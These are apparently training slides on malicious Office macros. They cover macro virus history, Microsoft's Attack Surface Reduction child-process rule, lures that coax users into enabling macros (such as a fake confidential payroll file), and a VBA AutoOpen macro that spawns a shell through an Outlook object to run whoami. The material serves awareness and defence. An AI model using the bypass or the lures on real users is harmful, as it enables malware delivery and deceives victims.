https://www.youtube.com/watch?v=AEF8hAAm_sg

Malicious Macros

Party like its 1999

WARNING: THIS IS ILLEGAL – don’t try this at home (or anywhere outside this lab)

These techniques are taught to create awareness of attack vectors so that you are better enabled to detect and defend against them.

Try this in a lab environment and only against machines where you have permission to do so.

The first Ones

July 1995: CONCEPT –first known macro virus

March 1999: MELISSA – less than a week, 1-million accounts infected, $80-million damage

May 2000: ILOVEYOU – 10 days, 50 million infections, $8 billion damage

Then Office 2000 disables macros by default.

Some Useful Concepts

COM ->OLE->ACTIVEX->VB

Objects

Child Processes

Attack Surface Reducton

Let’s disable macros by default but give users the ability to enable them with a single click

Office Applications that try to create child processes will automatically create Runtime errors and warn the user.

“This rule blocks Office apps from creating child processes. Office apps include Word, Excel, PowerPoint, OneNote, Visio, and Access.”

What’s missing??

What’s missing?

Application	Policy location
Access	Microsoft Access 2016\Application Settings\Security\Trust Center
Excel	Microsoft Excel 2016\Excel Options\Security\Trust Center
PowerPoint	Microsoft PowerPoint 2016\PowerPoint Options\Security\Trust Center
Visio	Microsoft Visio 2016\Visio Options\Security\Trust Center
Word	Microsoft Word 2016\Word Options\Security\Trust Center

Social Engineering

You still have to convince users to enable macros(unless you attack templates – more on that later)

How do you convince someone to click on “enable content”?

Some ideas:


1) Use the fact that they are drawn to secret info
2) Tell them it is for security purposes
3) Tell them it is a compatibility issue

So they’ve clicked….now what do you show them?

Example of Social Engineering

********* Confidential – Do not copy or distribute ************

2022 Payroll increases by Employee (See table below)



phonysalary2.xlsx

Attention: This file contains confidential data. You Must click “enable content ” before opening file in order to see the data.

Code Study

- Sub AutoOpen()
- ‘Outlook object
- Set objOL = CreateObject(“Outlook.Application”)
- ‘Create shell under Outlook object
- Set WshShell =objOL.CreateObject(“Wscript.Shell”)
- ‘execute the command from the new shell
- Set WshShellExec=WshShell.Exec(“whoami”)
- ‘read out ofcommand
- MsgBox (WshShellExec.Stdout.ReadAll)
- End Sub

Child Process. A new Outlook

Shell is created as an Object Attribute

whoami runs just like it would at the command prompt in a CMD shell. Except output is written to stdout. Note the use of the “Exec” method within the Object.

whoami runs just like it would at the command prompt in a CMD shell. Except output is written to stdout.

Research and Investigate the following commands

- CreateObject – Functon that creates an activex object
- wscript – A Windows script host (requires a script shell first be created within the object)